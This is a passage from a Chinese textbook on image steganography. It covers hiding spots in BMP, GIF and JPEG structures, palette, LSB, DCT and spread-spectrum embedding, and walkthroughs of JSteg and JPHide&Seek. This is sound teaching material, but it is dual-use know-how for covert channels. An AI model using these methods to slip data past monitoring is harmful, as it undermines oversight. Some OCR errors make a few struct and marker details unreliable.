等十几种隐写软件都采用了基于结构的隐藏方法。这种隐写方法的优点是技术门槛低，隐写容量几乎是无限制的，但是缺点也很明显：隐蔽性不好，攻击者很容易提取出完整的隐写信息并破解。下面具体介绍 Internet 上常用的 BMP、GIF 和 JPEG 图片的格式。

(1) BMP 文件格式

BMP(Bitmap-File)图像文件是在 Windows 下广泛采用的图形文件格式。Windows 3.0 以前的 BMP 图像文件格式与显示设备有关，把这种 BMP 图像文件格式称为设备相关位图 DDB(Device-Dependent Bitmap)文件格式。Windows 3.0 以后的 BMP 图像文件与显示设备无关，把这种 BMP 图像文件格式称为设备无关位图 DIB(Device-Independent Bitmap)格式。基于调色板的 BMP 文件由四个部分组成：文件头、信息头、调色板和图像像素，而真彩色的 BMP 文件则由文件头、信息头和 BGR 图像像素构成。

WINDOWS.H 中所定义的 BMP 文件头(Bitmap File Header)数据结构如下：

```
Typedef struct tag BITMAP FILE HEADER
{
    WORD bfType；图像文件形态，固定为"BMP"，依此判断是否为 BMP 图像文件；
    DWORD bfSize；表示图像文件大小；
    Word bfReserved1；保留未用，此域应设定为零；
    Word bfReserved2；保留未用，此域应设定为零；
    DWORD bfOffBits；图像数据的偏移量，表示文件起始位置到图像数据的距离；
```

```
} BITMAPFILEHEADER;
Typedef BITMAPFILEHEADER FAR * LPBITMAPFILEHEADER;
Typedef BITMAPFILEHEADER * LPBITMAPFILEHEADER;
```

WINDOWS.H 中所定义的 BMP 信息头(BITMAPINFOHEADER)数据结构如下：

```
Typedef struct tagBITMAPINFOHEADER
{
    DWORD biSize; 表示数据结构的大小,据此判断是 Windows 或 OS/2 的 BMP 图像文件,其值分别为 40 和 12;
    DWORD biWidth; 图像的宽度(以像素为单位);
    DWORD biHeight; 图像的高度(以像素为单位);
    WORD biPlanes; 图像的色彩平面数,其值固定为 1,即三种颜色数据是存储在一起的;
    WORD biBitCount; 每个像素所需位数,其取值可为: 1,4,8,24;
    DWORD biCompression; 图像数据的压缩格式,有三种: BI_RGB、BI_RLE8 和 BI_RLE4;
    DWORD biSizeImage; 图像数据的大小(以字节为单位);
    DWORD biXPelsPerMeter; 图像的水平分辨率;
    DWORD biYPelsPerMeter; 图像的垂直分辨率;
    DWORD biClrUsed; 图像实际使用的色彩数目;
    DWORD biClrImportant; 图像中重要的色彩数目;
}BITMAPINFOHEADER;
Typedef BITMAPINFOHEADER FAR * LPBITMAPINFOHEADER;
Typedef BITMAPINFOHEADER * LPBITMAPINFOHEADER;
```

WINDOWS.H 中所定义的调色板(RGBQUAD)数据结构如下：

```
Typedef struct tagRGBQUAD
{
    BYTE rgbBlue;
    BYTE rgbGreen;
    BYTE rgbRed;
    BYTE rgbReserved;
}RGBQUAD;
```

BMP 图像像素数据的存储顺序是由下往上,而图像的宽度(以字节为单位)必须是 4 的倍数,如果不到 4 的倍数则必须补足。虽然 BMP 的图像数据有 BI_RLE8 及 BI_RLE4 两种压缩格式,但是使用的人却极少,几乎所有的 BMP 都采用没有压缩的 BI_RGB 格式来存储数据。对于真彩图像,没有调色板而由 BGR 像素直接表示颜色。

由于 BMP 图像文件结构比较单一且固定。经过多方面实验发现在不影响图像正常显示的情况下,BMP 图像文件能进行信息隐藏的方法有以下几种。

- 在图像文件尾可附加任意长度的数据;
- 修改文件头和信息头的保留字段达到隐藏数据的目的;
- 在图像像素区利用图像宽度字节必须是 4 的倍数的特点,在补足位隐藏数据。

(2) GIF 文件格式

GIF(Graphics Interchange Format)是 CompuServe 公司开发的图像文件存储格式。1987 年开发的 GIF 文件格式版本号是 GIF87a,1989 年进行了扩充,扩充后的版本号定义

为 GIF89a。GIF 图像文件以数据块(block)为单位来存储图像的相关信息。一个 GIF 文件由表示图像的数据块、数据子块以及显示图像的控制信息块组成，称为 GIF 数据流(data stream)。数据流中的所有控制信息块和数据块都必须在文件头(header)和文件结束块(trailer)之间。GIF 文件格式采用了 LZW(Lempel-Ziv Walch)压缩算法来存储图像数据，定义了允许用户为图像设置背景的透明(transparency)属性。此外，GIF 文件格式还可在一个文件中存放多幅彩色图像。如果在 GIF 文件中存放有多幅图，它们可以像演幻灯片那样显示或者像动画那样演示。

GIF 图像文件一般可包括文件头信息、屏幕描述块、全域调色板数据、图像描述块、区域调色板数据、图像压缩数据、图形控制扩充块、图形说明扩充块、注解说明扩充块、应用程序扩充块和文件结尾块。GIF 文件的典型结构如表 4.2 所示。

表 4.2　GIF 文件结构

序号	字段名称	功能解释	说明
1	Header	GIF 文件头	
2	Logical Screen Descriptor	逻辑屏幕描述块	
3	Global Color Table	全局彩色表	
		… 扩展模块(任选) …	
4	Image Descriptor	图形描述块	
5	Local Color Table	局部彩色表(可重复 n 次)	5 和 6 可重复多次
6	Table Based Image Data	表式压缩图像数据	
7	Graphic Control Extension	图像控制扩展块	
8	Plain Text Extension	无格式文本扩展块	
9	Comment Extension	注释扩展块	
10	Application Extension	应用程序扩展块	
11	GIF Trailer	GIF 文件结束块	

对于 GIF 图像，应用程序扩充块的 Application Data 字段，注解说明扩充块的 Comment Data 字段，图形说明扩充块的 Plain Text Data 字段都可以隐藏任意长的信息，图像压缩数据尾部也可以隐藏任意长的数据。

(3) JPEG 文件格式

JPEG(Joint Photo graphic Experts Group)格式是最常见的相片文件格式。大多数数码相机都以 JPEG 格式保存相片。JPEG 格式经常以.JPG 或者.jpg 的文件扩展名出现。

以 JPEG 文件格式保存的图像实际上是两个不同格式的混合物。一个是 JPEG 格式规范本身用来定义图像的压缩方法。另一个是 Photoshop 等能读取和写入 JPEG 文件格式的其他应用程序，以 JFIF 文件格式(JPEG File Interchange Format，JPEG 文件交换格式)或与 JFIF 格式非常像的其他格式保存图像数据。JFIF 文件格式只是将某种图像格式进行 JPEG 压缩的一种简单方法，它们没有其他的功能。

最初的 JFIF 文件格式规范允许 8 位灰度图像和 24 位 RGB 图像，但是 Adobe 修改了此种格式，使之也能处理 32 位 CMYK 模式的数据。JPEG 文件格式还允许用可变压缩的方法保存 8 位、24 位、32 位深度的图像。JPEG 使用了有损压缩格式，这就使它成为迅速显示图像并保存较好分辨率的理想格式，也正是由于 JPEG 格式可以对扫描或自然图像进行

大幅度的压缩，利于储存或通过调制解调器进行传输，所以在 Internet 上得到了广泛的应用。

JPEG 格式有一个特殊的变种，名为“Progressive JPEG”。在创建 Progressive JPEG 文件时，开始只显示一个模糊的图像，随着数据的装入，图像逐步变得清晰。基于 JPEG 格式隐藏的方法与 GIF 类似都是基于标记的，其标记的隐藏性质如表 4.3 所示。

表 4.3 JPEG 图像隐藏标记

标识名称	是否可以隐藏	标识名称	是否可以隐藏
APP 标识结构	可以	DQT 标识结构	不能
SOS 标识结构	可以	SOF 标识结构	不能
FFD9 标识	可以	DFT 标识结构	不能

2. 调色板隐写法

调色板图像是一种经常使用的图像格式，BMP 和 GIF 文件格式支持调色板图像。调色板图像也是灰度图像采用的方式。一般基于调色板的图像有两种嵌入秘密信息的方式。

在信息嵌入过程中改变调色板项的顺序或调色板项的颜色值。

在信息嵌入以后，新的调色板与原有的调色板存在差异。这种差异就是信息隐藏工具特征分析的依据。可以将数据嵌入到调色板中，也可以嵌入到图像数据中。当信息嵌入到调色板中，嵌入信息量受到很大约束；当信息嵌入到图像数据中，嵌入的数据量与图像的尺寸大小有关。

Fridrich 提出一种调色板隐写算法，它不需对调色板排序，只利用一种轻微差别，计算最邻近的颜色值，直到找到一个像素，其奇偶位（R＋G＋B） mod 2 与要编码的秘密信息匹配为止。找到后，此像素被替换成这个新颜色。还有一种隐写编码技术是使用抖动的方法减少颜色数目到原来一半，且调色板颜色扩倍，轻微修改所有备份调色板条目。经过这个预处理后，抖动过的图像的每个颜色值对应两个调色板条目，再选择秘密信息的 0、1 值中的一个嵌入 Mande-lsteg、S-tool、Hide4PGP、Hide and Seek。早期的隐写软件版本都采用了此种方法。

在信息嵌入过程中，不改变调色板的顺序和调色板项的颜色值。

但是在嵌入过程中，可能需要对调色板进行临时调整，减小图像的降质，完成嵌入后再恢复调色板原始的状态。由于调色板没有改变，无法从调色板中寻求信息隐藏工具的特征。采用这种方法的信息隐藏工具有 Ezstego 等。

3. 空域隐写法

空域 LSB 信息隐藏是最早提出的图像信息隐藏算法，虽然鲁棒性比变换域方法差，但因为隐藏数据量大和算法简单的优点成为目前隐蔽通信中的主流技术。互联网上的信息隐藏工具中大多使用了空域 LSB 方法。

（1）基于位平面的代替隐写

① LSB 代替：目前很多公开的隐写软件都采用此种方式，具体 LSB 替换技术可分六种情况。

- 秘密信息在位平面 0 连续嵌入至结束，余下部分不作任何处理(MandelSteg)。
- 秘密信息在位平面 0 连续嵌入后，余下部分随机化处理，也称沙化处理(PGMStealth)。
- 秘密信息在位平面 1 和 0 连续嵌入，同时嵌入位平面 1 和 0(In The Picture2.2)。
- 秘密信息在位平面 1 和 0 连续嵌入，待位平面 0 嵌满后才对位平面 1 嵌入(Hide4PGP1.0)。
- 秘密信息在位平面 1 和 0 扩散式嵌入，待 0 平面嵌满后才对 1 平面嵌入(Hide4PGP2.0)。
- 秘密信息在位平面 0 跳跃式(随机间隔)嵌入(S-tool，Steganos)。

其他如 StegoDos、EzStego、Hideand Seek、White Noise Storm 等都采用 LSB 代替方式隐写。

② 伪随机代替：如果在嵌入过程中能获得所有载体图像的位，那么秘密信息就可以随机地分散嵌入到整个载体中，而不考虑消息位的顺序，增加了攻击的复杂度。

由于对伪随机数发生器的输出不加限制，一个索引值在序列中出现多次，就会产生碰撞，从而可能在一个载体信息元素中嵌入多个信息位，破坏了原先嵌入的信息。所以在嵌入秘密信息长度增加到一定程度时，碰撞问题必须考虑。避免碰撞的办法之一就是建立一个集合 B，记录使用过的载体元素，接收方采用同样的方法。

③ 图像降级和隐蔽信道：图像降级指的是图像安全级别的降低。由于秘密信息被隐藏于普通图像中，破坏了多级安全操作系统的“不能下写”原则，从而形成隐蔽信道。

1992 年人们利用隐写技术，把秘密图像嵌入到相同尺寸的一幅普通图像中，即把载体图像的低 4 位替换成秘密图像的高 4 位，然后以普通图像携带秘密图像传输到低级别的载体中。这种隐写方法和 LSB 代替法无本质区别。

④ 隐藏区域和奇偶位校验：载体区域指任何一个非空子集$\{c_1,\cdots,c_{l(m)}\}$。通过把载体分成不相邻区域，能够在一个载体区域(非单个像素)中储存 1 比特的信息。一个区域 I 的奇偶校验位能通过下式计算：

$$p(I)=\sum_{j\in I}\mathrm{LSB}(c_j)\bmod 2$$

嵌入过程中，首先选择 $l(m)$个不相邻区域 $I_i(1\leqslant i\leqslant l(m))$，每个区域在奇偶检验位 $p(I_i)$上嵌入 1 个信息比特 m_i。如果一个载体区域的奇偶检验位与 m_i 不匹配，则将 I_i 中所有值的最低一个比特位置反，导致 $p(I_i)=m_i$。译码过程中，计算所有区域的奇偶检验位，排列起来就可以重构消息。另外，使用隐写密钥作种子，能用伪随机方式构造载体区域。

由于发送者可以选择修改载体区域中的某一个元素，从而可使其对载体的统计特性改变最小。并且嵌入过程对载体的影响随着一个载体区域中元素的增多而减少，所以在许多情况下是会有用的。

⑤ 统计隐写方法：“1-比特”隐写方案是在载体中嵌入一个比特，统计隐写技术以“1-比特”隐写方案为基础的。具体描述如下：若传输是“1”，就对载体的一些统计特性显著地修改；否则，对载体原封不动。所以接收者必须能区分哪些位置被修改了。

为了从多个“1-比特”信息隐藏系统构造一个 1(m)位隐写系统，要把一个载体信息划分

为 $l(m)$ 个不相交的块 $\{B_1,\cdots,B_{l(m)}\}$。一个秘密比特 m_i 按如下方式插入到第 i 块中：若 $m_i=1$，则把“1”放入 B_i 中。否则，该块在嵌入过程中保持不变。一个特定的检测是用一个检验函数来实现的。该函数按如下方式区分未改变载体信息和已改变的载体信息：

$$f(B_i)=\begin{cases}1, & \text{如果块 } B_i \text{ 在嵌入过程中被修改} \\ 0, & \text{如果块 } B_i \text{ 在嵌入过程中未修改}\end{cases}$$

函数 f 可解释为一个假设检验函数。检验原假设为“块 B_i 未作修改”，备选假设为“块 B_i 已作修改”。因此，可以把这样一类隐写系统称为统计隐写系统。接收方把 f 逐次应用于所有的载秘数据块 B_i 以恢复每个秘密信息位。

首要问题是如何构造上式中的函数 f。若把 f 解释为一个假设检验函数，则可利用数理统计中的假设检验理论。假定能找到一个函数 $h(B_i)$，它依赖于载秘数据块 B_i 的某些元素，并且知道未修改块 $h(B_i)$ 的分布。我们就可以用标准的步骤测试 $h(B_i)$ 是否等于或大于某个特定值。如果在嵌入过程中块 B_i 未被修改，其期望值为 0，否则期望值较大，以这种方式控制修改 $h(B_i)$，则能够在给定 $h(B_i)$ 的分布情况下，检验 $h(B_i)$ 是否等于 0。

然而，实际应用中，首先是好的统计检验函数 $h(B_i)$ 难找，其次 $h(B_i)$ 在载体信息中的分布较难确定。典型的统计隐写技术有 Bender 等人提出的 Patchwork 隐写方法和 Pitas 提出的隐写系统。它们都有较强的稳健性。

⑥ 载体生成技术：密码学中的“一次一密”技术所产生的乱数相互独立，无相关性，因此依赖这种技术的密码系统的安全性独立于攻击者的可用计算能力。是否隐写编码中也存在这样的技术呢？

载体生成技术是人们比较看好的一项技术，目前较多应用于文本文件中。如果在图像隐写中假定秘密消息相对比较短，则可以生成或找到满足条件的一幅图像，而这幅图像未作任何修改是可能的。但对于“较短”的假定不大可行，因为通信量如果比较频繁的话，必须进行大量的寻找才可能找到一幅满足条件的图像。

(2) 二值图像隐写

二值图像以黑白像素分布方式包含冗余。尽管可实现一个简单的替代隐写系统，但这些系统很容易受传输误差的影响，因此稳健性不好。

Zhao 和 Koch 提出一个隐写方案，利用一个特定的图像区域中黑像素的个数来编码秘密信息。为了增加系统对传输错误和图像修改的稳健性，引入两个阈值和一个稳健参数来调整嵌入处理。Matsui 和 Tanaka 提出的另一个隐写方案是利用无损压缩系统对传真文档进行信息编码。依据二值图像连续像素同种颜色概率很高这一特性，修改游程长度达到编码的目的。

(3) 其他空间域隐写

① 量化和抖动：数字图像的抖动和量化都能用于隐藏秘密信息。Matsui 和 Tanaka 基于图像量化操作提出两种隐写系统。其一是利用图像相邻像素的高度相关性使差分信号的量化值接近于 0，来达到隐写目的。另外一种是利用预测编码量化误差达到隐写目的，借助一个隐写密钥表实现调整差分信号的值，嵌入秘密信息。Baharav 和 Shaked 提出一种利用信号抖动处理过程插入秘密信息的隐写方案。

② 失真技术：与替代系统相比，失真技术在解码时需要原始的载体信息。Alice 为得

到一个载秘图像，对载体图像按某种次序进行修改，这种次序根据需要传输的秘密信息而定。Bob 为重构 Alice 采用的修改次序，必须测量载秘图像与原载体的差异。由于在实际应用中接收者必须用到原始载体图像，所以此系统并不实用。因为若 Wendy 也能获得原始载体，Wendy 就很容易检测到载体是否被修改，从而获得秘密通信的证据。若嵌入和提取函数是公开的并且没有隐写密钥保护的，Wendy 也可能完全重构秘密信息。因此，本节中假定原始载体图像能通过一个安全通道传输。

失真技术应用到数字图像上，与替代系统方法类似。发送者首先选择用于信息传输的 1(m)个不同的载体像素。这种选择可以通过伪随机数发生器或伪随机置换来实现。发送者若在像素中对 0 进行编码，则保持像素不变；若对 1 编码，则在像素的颜色值中加上一个随机值 Δx。尽管这种方法与替换系统相似，但是却有一个显著的区别，即所选颜色值的 LSB 并不一定等于秘密信息比特位。特别是在编码 0 时不需要修改载体。

4. 变换域隐写法

空域隐写算法虽然比较容易实现，但抗修改的能力较弱，甚至连图像格式转换时的有损压缩都可将嵌入秘密信息全部丢失。与空域隐写法相比，变换域法对于压缩、修剪等处理的稳健性更强，而且能够保持对人类感官的不可察觉性。目前已有多种变换域法。比较典型的方法是把信息嵌入到宿主图像中的 DCT 系数中。DCT 变换既可以针对整个宿主图像，也可以针对宿主图像的局部数据块。但在嵌入载体的信息量和稳健性之间有一个折中。许多用于有损和无损格式之间转化的变换方法与图像格式无关。本节主要讨论一些常用变换域算法的原理。

(1) DCT 域隐写原理

二维 DCT 变换是数字图像有损压缩(JPEG)系统的核心。JPEG 系统首先将 RGB 色彩空间图像转换为 YCbCr 空间图像，并按 8×8 像素将颜色平面划分成块，每个块使用 FDCT 进行变换，得到 64 个 DCT 系数值，之后对所有系数量化(即除一个预先定义的量化值并取整)，量化后，对系数进行熵编码，编码算法有两种：Huffman 编码和算术编码，目前常用 Huffman 编码。解码过程相反，由于量化为有损变换(过程不可逆)，所以隐写嵌入一般在解码的量化前或量化中进行。

陈剑等提出一种算法，利用修改高频系数嵌入，由于人眼对高亮度色彩更敏感，所以在嵌入量不大时，只将数据隐藏在色度高频系数中或只修改色度高频系数中的部分，以减少图像变化。该算法嵌入量较大时，稳健性较弱。

Zhao 和 Koch 提出一种算法对色度中频系数中系数值相近的三个系数进行修改，且修改时引入了一个参数 D 来描述一个嵌入位所需的两个系数的最小距离，D 越大，稳健性越强。该算法由于应用到中频系数，所以其嵌入量较小，但稳健性可根据需要调整。

(2) 扩频技术(SS 技术)原理

扩频技术也就是扩展频谱技术，是指信号在大于所需带宽内传输。带宽扩展是通过一个与数据独立的码字完成的，并且在接收端对这个码字的同步接收被用于解扩和随后的数据恢复。其特点是：每个频段上的信噪比很小，即使部分信号在几个频段丢失，其他频段仍有足够的信息用来恢复信号。因此要检测和删除一个 SS 信号很困难。SS 技术与隐写技术相似，试图在整个载体中扩展秘密信息，以达信息到不可察觉的目的。SS 技术的稳健性很

好。隐写中使用两个特殊的 SS 变体，即直接序列扩频和跳频扩频。直接序列扩频是秘密信息与一个伪随机序列进行调制，然后叠加在载体上。扩展倍数是一个称为片率的常量，跳频是载体信号的频率从一个频率向另一个频率进行跳变。

Marvel 等提出一个称作 SSIS 的隐写系统，其使用扩频技术作为嵌入函数，原理是：嵌入处理前，使用传统对称密钥方案对秘密消息进行加密，使用的密钥记为 k_1。接着，将采用低速纠错编码对加密的秘密信息进行编码（如 RS 码）。这一步将提高整个系统的稳健性。然后用一个伪随机序列对获得的编码信息进行调制，这个伪随机序列由一个使用 k_2 作为种子的伪随机序列发生器产生。处理后的信号输入到混叠器中交织（使用 k_3 作种子），然后附加在载体上。最后对隐写图像适当量化。接收方提取过程与嵌入过程相反。SSIS 使用一种图像恢复技术得到原始图像的一个估计值，如自适应 Wiener 滤波器。从得到的原始图像估计值中减去隐写图像，得到一个调制和扩展的隐写信息的估计值。然后对获得的位利用 k_3，k_2 解交织。最后用 k_1 对秘密信息解密。由于 Wiener 滤波器的性能较差，重构的秘密信息可能含错误位，因此这个隐写系统可看作在一个含噪声信道中信息传输。纠错编码的使用有益于恢复破坏的信息位。

和密码编码及密码分析一样，隐秘通信及其检测也是一对矛盾的对应方。正是隐写检测技术的不断发展，推动了隐秘通信技术的不断进步。三种不同的隐秘通信手段（基于网络协议、基于密码协议和基于图像音频技术）各有其应用领域和检测手段。当前的隐秘通信研究和应用主要集中在基于图像和音频的隐藏算法上，信息隐藏软件使用的主流技术是空域 LSB 隐藏。这种技术在先进的检测算法面前暴露了种种弱点，而且稳健性也稍差。随着技术的发展，隐写软件主流技术采用空域 LSB 隐藏和变换域隐写相结合的趋势越来越明显，而针对现有隐藏检测技术开发出来的变换域一阶统计补偿隐写算法，更是公认为目前最安全的算法。

隐写算法安全性和容量之间是一对永恒的矛盾，如何找到它们之间的平衡点，也是算法设计者和使用者需要认真考虑的问题。

4.5 信息隐藏应用软件

4.5.1 JSteg 软件

JSteg 软件由 Derek Upham 在 IJG（Independent JPEG Group）的基础上开发。该软件虽然比较早，仍不失为一款经典软件，它是世界上第一个变换域隐写工具。至今仍得到广泛使用并成为科研机构的主要研究目标之一。

JSteg 的算法采用在 DCT 量化系数 LSB 嵌入的方法，LSB 嵌入过程界于 JPEG 量化和编码之间。从图像头部开始连续改变 DCT 系数（但是保持直流分量及交流中 0 与 1），Dos 版本不支持加密和在隐写空间随机嵌入。JSteg 软件使用如图 4.7 所示的数据格式。




图 4.7 JSteg 的数据格式

其中,“A”是 5 位,表示 B 的长度,按高位在前的次序表达。“B”是 0～31 位,表示嵌入隐写信息的长度。“C”为嵌入的隐写信息正文。

JSteg 目前有两个版本:JSteg DOS 版本(有 Linux 源码)和由 Korejwa 改写的 Windows 版本 JSteg Shell 2.0。JSteg Shell 2.0 对 JSteg 的操作进行了窗口化,实质还是调用了 JSteg 的核心程序 Cjepg 与 Djpeg(可以在 JSteg Shell 的安装目录下看到这两个可执行文件)。只是在调用隐写之前和之后,相应的进行了加密和解密处理。信息隐藏操作步骤如图 4.8～图 4.11 所示。

打开可执行程序 JSteg Shell 2.0,在如图 4.8 所示界面中选中 Hide File in JPG Image,单击 Next 按钮,弹出如图 4.9 所示界面。



图 4.8　软件起始界面




图 4.9　信息隐藏第二步操作

在图 4.9 中的 File to Hide 区域中,单击 Find 按钮,并选择要隐藏的文件,选中 Remember FileName 复选框。然后单击 Next 按钮,弹出如图 4.10 所示界面。

在图 4.10 所示界面中的 Carrier File 区域中单击 Find 按钮,并选择载体文件,选中 Set Compression Quality 复选框(可以对图像压缩质量)。然后单击 Next 按钮,弹出如图 4.11 所示界面。




图 4.10　信息隐藏第三步操作



图 4.11　信息隐藏第四步操作

在如图 4.11 所示界面中的 Save Output JPG File As 区域中,单击 Find 按钮,并选择带有秘密信息的文件,选中 Keep Original Carrier Date and Time 复选框(保持原载体文件的日期和时间)。然后单击 Finish 按钮,完成信息嵌入,生成携密文件。

由于 JSteg Shell 2.0 只是对 JSteg 的操作进行了窗口化,核心仍然是调用 CJPEG 和 DJPEG 两个程序,因此从 DOS 窗口中使用 DJPEG 命令可以完成信息提取。

在 JSteg DOS 版本下,用户在 DOS 窗口中,输入"djpeg-steg test1. txt dog1. jpg dog2. jpg",生成 test1. txt 文件,可实现信息提取。

4.5.2 JPHide&Seek

JPHide&Seek(JPHS)是 Allan Latham 开发的用于在 JPEG 文件中隐藏信息的隐写软件,可以将文件隐藏到 JPG 格式图像中并提取出来。和 JSteg 一样,该软件也是科研机构主要研究目标之一。它有 0.3(有 Linux 源码)和 0.5(Windows 版)两个版本。与 0.3 版本相比,0.5 版本在加密前还增加了压缩选项。

图 4.12 和图 4.13 显示出了 0.3 与 0.5 版本的信息头格式:其中 V1~V5 或 V7 表示对第一块 DCT 前 8 个系数对 256 取模进行加密后保存的 48 位或 64 位。

Length bits 23-16	Length bits 15-8	Length bits 7-0	IV 1
IV 2	IV 3	IV 4	IV 5

图 4.12 JPHide&Seek 0.3 版本信息头格式

Compressed length bits 23-0			Mode
Orig.Len.bits 23-16	IV 1	IV 2	IV 3
Orig.Len.bits 15-8	Compressed length bits 15-0		Orig.Len.bits 7-0
IV 4	IV 5	IV 6	IV 7

图 4.13 JPHide&Seek 0.5 版本信息头格式

JPHS 使用加密算法 RC4-40,通过口令实现简单加密,具有非常好的隐蔽性能。软件要求隐藏信息量不超过隐秘载体的 10%。可以隐藏 Word、PDF、ZIP 等格式的文件,但需要收件人和发件人事先协商好。有报道说美联社在其网站上发布的照片均采用 JPHIDE 嵌入数字水印以保护版权。

JPHS 使用 Blowfish 算法生成一个伪随机序列发生器,用它来确定隐藏信息位在图片中的存储位置,这样做会增加视觉信息中的随机噪声。虽然是在 LSB 隐写,但是 JPHS 并不是从 JPEG 编码数据开始就连续选择 DCT 系数进行信息隐藏(包括直流成分也嵌入,事实上,JPHS 总是首先在直流分量里隐写),同时嵌入过程中对于系数 0 或±1 也是由与密钥相关的参数控制是否跳过。它使用了一个固定的表,定义了用于修改 DCT 系数顺序的类别。表中包含 3×256 个元素,每 3 个元素确定一个 DCT 块从 64 个系数中选哪一个,确定是哪个 RGB 中的哪个成分,确定 0、1、-1 隐写规则。在采用下一个类别的 DCT 系数之前,当前类别的 DCT 系数完全用于信息隐藏。在 JPHIDE 算法的实现中,即使所有待隐藏信息都已经嵌入完毕,但隐藏过程在当前类别的系数中还会连续进行。例如,在该表中第一类系数便是颜色组件 0(Color Component Zero)的 DC 系数,一幅 640×480 的 JPEG 图像中大概含有 5000 个 DCT 系数,即使待隐藏的信息只有 8 位,JPHIDE 算法也会修改此图像中所有 5000 个 DCT 系数。该算法不仅修改了 DCT 系数的最低位(LSB),而且也可以修改次低位(即 LSB 位的相邻比特位)。而且 JPHIDE 算法使用了一个伪随机数发生器决定跳过某些 DCT 系数,此概率(指跳过位概率)取决于待隐藏信息的总长度和已经嵌入的信息位数。

此外，隐藏嵌入的信息位采用 BLOWFISH 算法进行加密处理。

JPHS 0.5 版的信息隐藏界面如图 4.14 所示。打开 Open jpeg 菜单，在弹出的打开文件窗口中选择一个 JPEG 文件。然后单击 Hide 按钮，在弹出窗口中输入密码，也可以不设密码，直接单击 OK 按钮，并在文件窗口中选择要隐藏的文件（注意文件大小不要超过 JPEG 文件大小的 10%）。单击 Save jpeg 选项，进行同名保存，程序会覆盖原来的 JPEG 文件，如果单击 Save jpeg as 选项，则会另存为新的文件。

